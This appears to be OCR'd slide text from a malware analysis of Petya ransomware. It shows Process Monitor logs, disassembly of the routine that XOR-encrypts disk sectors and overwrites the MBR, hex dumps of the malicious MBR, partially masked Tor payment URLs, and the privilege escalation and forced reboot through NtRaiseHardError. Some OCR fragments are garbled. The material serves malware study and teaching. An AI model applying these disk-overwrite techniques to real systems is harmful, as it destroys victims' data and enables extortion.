petya.eXE	ReadFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x400, Length: 0x200, I/O
petya.eXE	CloseFile	\Device\Harddisk0\DR0	SUCCESS	
petya.eXE	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read/Writ
petya.eXE	WriteFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x400, Length: 0x200, I/O
petya.eXE	CloseFile	\Device\Harddisk0\DR0	SUCCESS	
petya.eXE	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access
petya.eXE	ReadFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x600, Length: 0x200, I/O
petya.eXE	CloseFile	\Device\Harddisk0\DR0	SUCCESS	
petya.eXE	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read/Writ
petya.eXE	WriteFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x600, Length: 0x200, I/O
petya.eXE	CloseFile	\Device\Harddisk0\DR0		
petya.eXE	CreateFile	\Device\Harddisk0\DR0		d Access: Generic Read, Disp

Showing 30 of 3,205,370 events (0.00093%) Backed by virtual memory

sector 0x01

sector 0x02

sector 0x03

Read, Encrypt, and Overwrite

Writes the new MBR

```
002F8DBB
call <reads_sector>
pop ecx ; ecx:"\\\\.\\PhysicalDrive0"
pop ecx ; ecx:"\\\\.\\PhysicalDrive0"
xor ecx,ecx ; ecx:"\\\\.\\PhysicalDrive0"

002F8DC4
xor byte ptr ss:[esp+ecx+248],37
inc ecx ; ecx:"\\\\.\\PhysicalDrive0"
cmp ecx,200 ; ecx:"\\\\.\\PhysicalDrive0"
jb 2F8DC4

002F8DD5
push dword ptr ss:[esp+10]
lea edx,dword ptr ss:[esp+24C]
push edi
lea ecx,dword ptr ss:[esp+1C]
call <writes_sector>
pop ecx ; ecx:"\\\\.\\PhysicalDrive0"
pop ecx ; ecx:"\\\\.\\PhysicalDrive0"
test eax,eax
je 2F8E3A

002F8DF0
inc esi
cmp esi,22 ; 22:'\"'
jl 2F8DA3

i
ord ptr ss:[esp+14]
x
x
ord ptr ss:[esp+250]
ptr ss:[esp+18],eax

002F8DF6
xor edi,edi
lea ecx,dword ptr ss:[esp+14]
push edi
push edi
mov edx,ebp
call <writes_sector>
pop ecx ; ecx:"\\\\.\\PhysicalDrive0"
pop ecx ; ecx:"\\\\.\\PhysicalDrive0"
test eax,eax
je 2F8E3A
```

original MBR

writes new MBR

new MBR

Dump 2


Address	Hex	ASCII
0012F888	33 C0 8E D0 BC 00 7C 8E C0 8E D8 BE 00 7C BF 00	3À.Ð¼.|.À.Ø¾.|¿.
0012F898	06 B9 00 02 FC F3 A4 50 68 1C 06 CB FB B9 04 00	.¹..üó¤Ph..ËÛ¹..
0012F8A8	BD BE 07 80 7E 00 00 7C 0B 0F 85 0E 01 83 C5 10	½¾.€~..|.....ƒÅ.
0012F8B8	E2 F1 CD 18 88 56 00 55 C6 46 11 05 C6 46 10 00	âñÍ..V.UÆF..ÆF..
0012F8C8	B4 41 BB AA 55 CD 13 5D 72 0F 81 FB 55 AA 75 09	´A»ªUÍ.]r..ûUªu.
0012F8D8	F7 C1 01 00 74 03 FE 46 10 66 60 80 7E 10 00 74	÷Á..t.þF.f`.€~..t
0012F8E8	26 66 68 00 00 00 00 66 FF 76 08 68 00 00 68 00	&fh....fÿv.h..h.
0012F8F8	7C 68 01 00 68 10 00 B4 42 8A 56 00 8B F4 CD 13	|h..h..´B.V..ôÍ.
0012F908	9F 83 C4 10 9E EB 14 B8 01 02 BB 00 7C 8A 56 00	..Ä..ë.¸..».|.V.
0012F918	8A 76 01 8A 4E 02 8A 6E 03 CD 13 66 61 73 1C FE	.v..N..n.Í.fas.þ
0012F928	4E 11 75 0C 80 7E 00 80 0F 84 8A 00 B2 80 EB 84	N.u..~.€....ª.²€ë.
0012F938	55 32 E4 8A 56 00 CD 13 5D EB 9E 81 3E FE 7D 55	U2ä.V.Í.]ë..>þ}U
0012F948	AA 75 6E FF 76 00 E8 8D 00 75 17 FA B0 D1 E6 64	ªunÿv.è..u.ú°Ñæd
0012F958	E8 83 00 B0 DF E6 60 E8 7C 00 B0 FF E6 64 E8 75	è..°ßæ`è|.°ÿædèu
0012F968	00 FB B8 00 BB CD 1A 66 23 C0 75 3B 66 81 FB 54	.û¸.»Í.f#Àu;f.ûT
0012F978	43 50 41 75 32 81 F9 02 01 72 2C 66 68 07 BB 00	CPAu2.ù..r,fh.».
0012F988	00 66 68 00 02 00 00 66 68 08 00 00 00 66 53 66	.fh....fh....fSf
0012F998	53 66 55 66 68 00 00 00 00 66 68 00 7C 00 00 66	SfUfh....fh.|..f
0012F9A8	61 68 00 00 07 CD 1A 5A 32 F6 EA 00 7C 00 00 CD	ah...Í.Z2öê.|..Í
0012F9B8	18 A0 B7 07 EB 08 A0 B6 07 EB 03 A0 B5 07 32 E4	. ·.ë. ¶.ë. µ.2ä
0012F9C8	05 00 07 8B F0 AC 3C 00 74 09 BB 07 00 B4 0E CD	....ð¬<.t.»..´.Í
0012F9D8	10 EB F2 F4 EB FD 2B C9 E4 64 EB 00 24 02 E0 F8	.ëòôëý+Éädë.$.àø
0012F9E8	24 02 C3 49 6E 76 61 6C 69 64 20 70 61 72 74 69	$.ÃInvalid parti
0012F9F8	74 69 6F 6E 20 74 61 62 6C 65 00 45 72 72 6F 72	tion table.Error
0012FA08	20 6C 6F 61 64 69 6E 67 20 6F 70 65 72 61 74 69	loading operati
0012FA18	6E 67 20 73 79 73 74 65 6D 00 4D 69 73 73 69 6E	ng system.Missin
0012FA28	67 20 6F 70 65 72 61 74 69 6E 67 20 73 79 73 74	g operating syst
0012FA38	65 6D 00 00 00 63 7B 9A 93 71 CA E3 00 00 80 20	em...c{..qÊã...
0012FA48	21 00 07 FE FF FF 00 08 00 00 00 F0 FF 04 00 00	!..þÿÿ.....ðÿ..
0012FA58	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0012FA68	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0012FA78	00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA	.....U.
0012FA88	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0012FA98	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

File C:\Users\katniss\Desktop\Sector_1_HardDisk0.dat


Address	Hex dump	ASCII
00000000	FA 66 31 C0 8E D0 8E C0 8E D8 BC 00 7C FB 88 16	·f1└╨Ä└Ä╪╝ ¦√Ê▬
00000010	93 7C 66 B8 20 00 00 00 66 BB 22 00 00 00 B9 00	ô¦f¬ f╗" ╣
00000020 80 E8 14 00 66 48 66 83 F8 00 75 F5 66 A1 00 80	Ç╚¶ fHfâ° uJfí Ç
00000030 EA 00 80 00 00 F4 EB FD 66 50 66 31 C0 52 56 57	Ω Ç ⌠δ²fPf1└RVW
00000040 66 50 66 53 89 E7 66 50 66 53 06 51 6A 01 6A 10	fPfSë╫fPfS♦Qj☺j►
00000050 89 E6 8A 16 93 7C B4 42 CD 13 89 FC 66 5B 66 58	ë╦è▬ô¦┤B=!!╝"fl[fX
00000060 73 08 50 30 E4 CD 13 58 EB D6 66 83 C3 01 66 83	s◘P0Σ=!!X╓╥fâ├☺fâ
00000070 D0 00 81 C1 00 02 73 07 8C C2 80 C6 10 8E C2 5F	╨ ü┴ ☻s•└╥Ç╞►Ä┬_
00000080 5E 5A 66 58 C3 60 B4 0E AC 3C 00 74 04 CD 10 EB	^ZfX├`┤♫¼< t♦═►δ
00000090 F7 61 C3 00 00 00 00 00 00 00 00 00 00 00 00 00	≈a├
000000A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
000000B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
000000C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
000000D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
000000E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
000000F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
000001A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
000001B0 00 00 00 00 00 00 00 00 93 71 CA E3 00 00 80 20	ôq╩π Ç
000001C0 21 00 07 FE FF FF 00 08 00 00 00 F0 FF 04 00 00	! ►■ ◘ ≡ ♦
000001D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
000001E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
000001F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA	U¬

Read, Encrypt, and Overwrite


The new MBR




new MBR code



new MBR





Two Types Of Partioning

- MBR-style
  - » Standard BIOS
  - » First sector contains Master Boot Record
  - » MBR contains the partition table
- GPT (GUID Partition Table)
  - » UEFI - Unified Extensible Firmware Interface
    - UEFI includes a mini–operating system environment implemented in firmware (typically flash memory)
  - » UEFI defines a partitioning scheme called GUID
    - GUID (globally unique identifier) Partition Table (GPT)
  - » First sector contains protective MBR
  - » Second and last sectors stores the GPT headers

Infected

Infected

Read, Encrypt, and Overwrite

Writes the small kernel code starting at sector 0x22

```
002F8E44
  push edi
  push edi
  push 4400
  push esi
  call dword ptr ds:[<&SetFilePointer>]
  push edi
  lea eax,dword ptr ss:[esp+14]
  push eax
  push ebx
  lea eax,dword ptr ss:[ebp+200]
  push eax
  push esi
  call dword ptr ds:[<&WriteFile>]
  push esi
  test eax,eax
  je 2F8E34
```

sector 0x22

```
ds:[<&CloseHandle>]
```

```
002F8E6C
  call dword
  xor eax,eax
  cmp dword p
  sete al
  test eax,ea
  je 2F8E3A
```

HDHacker (By Dimio)

Sector Image (Sector 35 HardDisk0) — About

Drive to operate: Logical Drive / Physical Drive 0

Read commands: Read sector from Disk / Load sector from file

Select sector: First Sector (MBR) / Specify a Sector 35 / Number of continuous sectors to read 16

Write commands: Write sector on Disk

Sector saved

sector 0x22

writing 16 sectors

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Process Na...	PID	Operation	Path	Result	Detail
petya.eXE	3624	CloseFile	\Device\Harddisk0\DR0	SUCCESS	
petya.eXE	3624	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read/Write, Disposition: (
petya.eXE	3624	WriteFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x4400, Length: 0x2000, I/O Flags: Non-cache
petya.eXE	3624	CloseFile	\Device\Harddisk0\DR0	SUCCESS	


Showing 215 of 3,912,291 events (0.0054%) | Backed by virtual memory

sector 0x22

writing 16 sectors

Read, Encrypt, and Overwrite

Kernel code starting at sector 0x22




Read, Encrypt, and Overwrite

TOR addresses are written at sector 0x36

http://petya37h5tb*****.onion/is5z5X

http://petya5koahts*****.onion/is5z5X




Execution Flow

- New executable image
- .xxxx section
- Bootable disk
- Initial call to DeviceIoControl
- \\.\PhysicalDrive0
- Read, Encrypt, and Overwrite
- Reboots the system to activate the payload
- Payload in a debugger

Initial Reboot

- Escalate privilege
  - » GetCurrentProcess
  - » OpenProcessToken
  - » LookupPrivilegeValueA
    - SE_SHUTDOWN_NAME
      - » TEXT("SeShutdownPrivilege")
  - » OpenProcessToken
  - » AdjustTokenPrivileges
- Then, the hard reboot
  - » GetModuleHandle
    - (NTDLL.DLL)
  - » GetProcAddress (“NtRaiseHardError”)
  - » **NtRaiseHardError**



Execution Flow

- New executable image
- .xxxx section
- Bootable disk
- Initial call to DeviceIoControl
- \\.\PhysicalDrive0
- Read, Encrypt, and Overwrite
- Reboots the system to activate the payload
- Payload in a debugger


Using Bochs

Using Bochs


- Simulates a complete Intel x86 computer
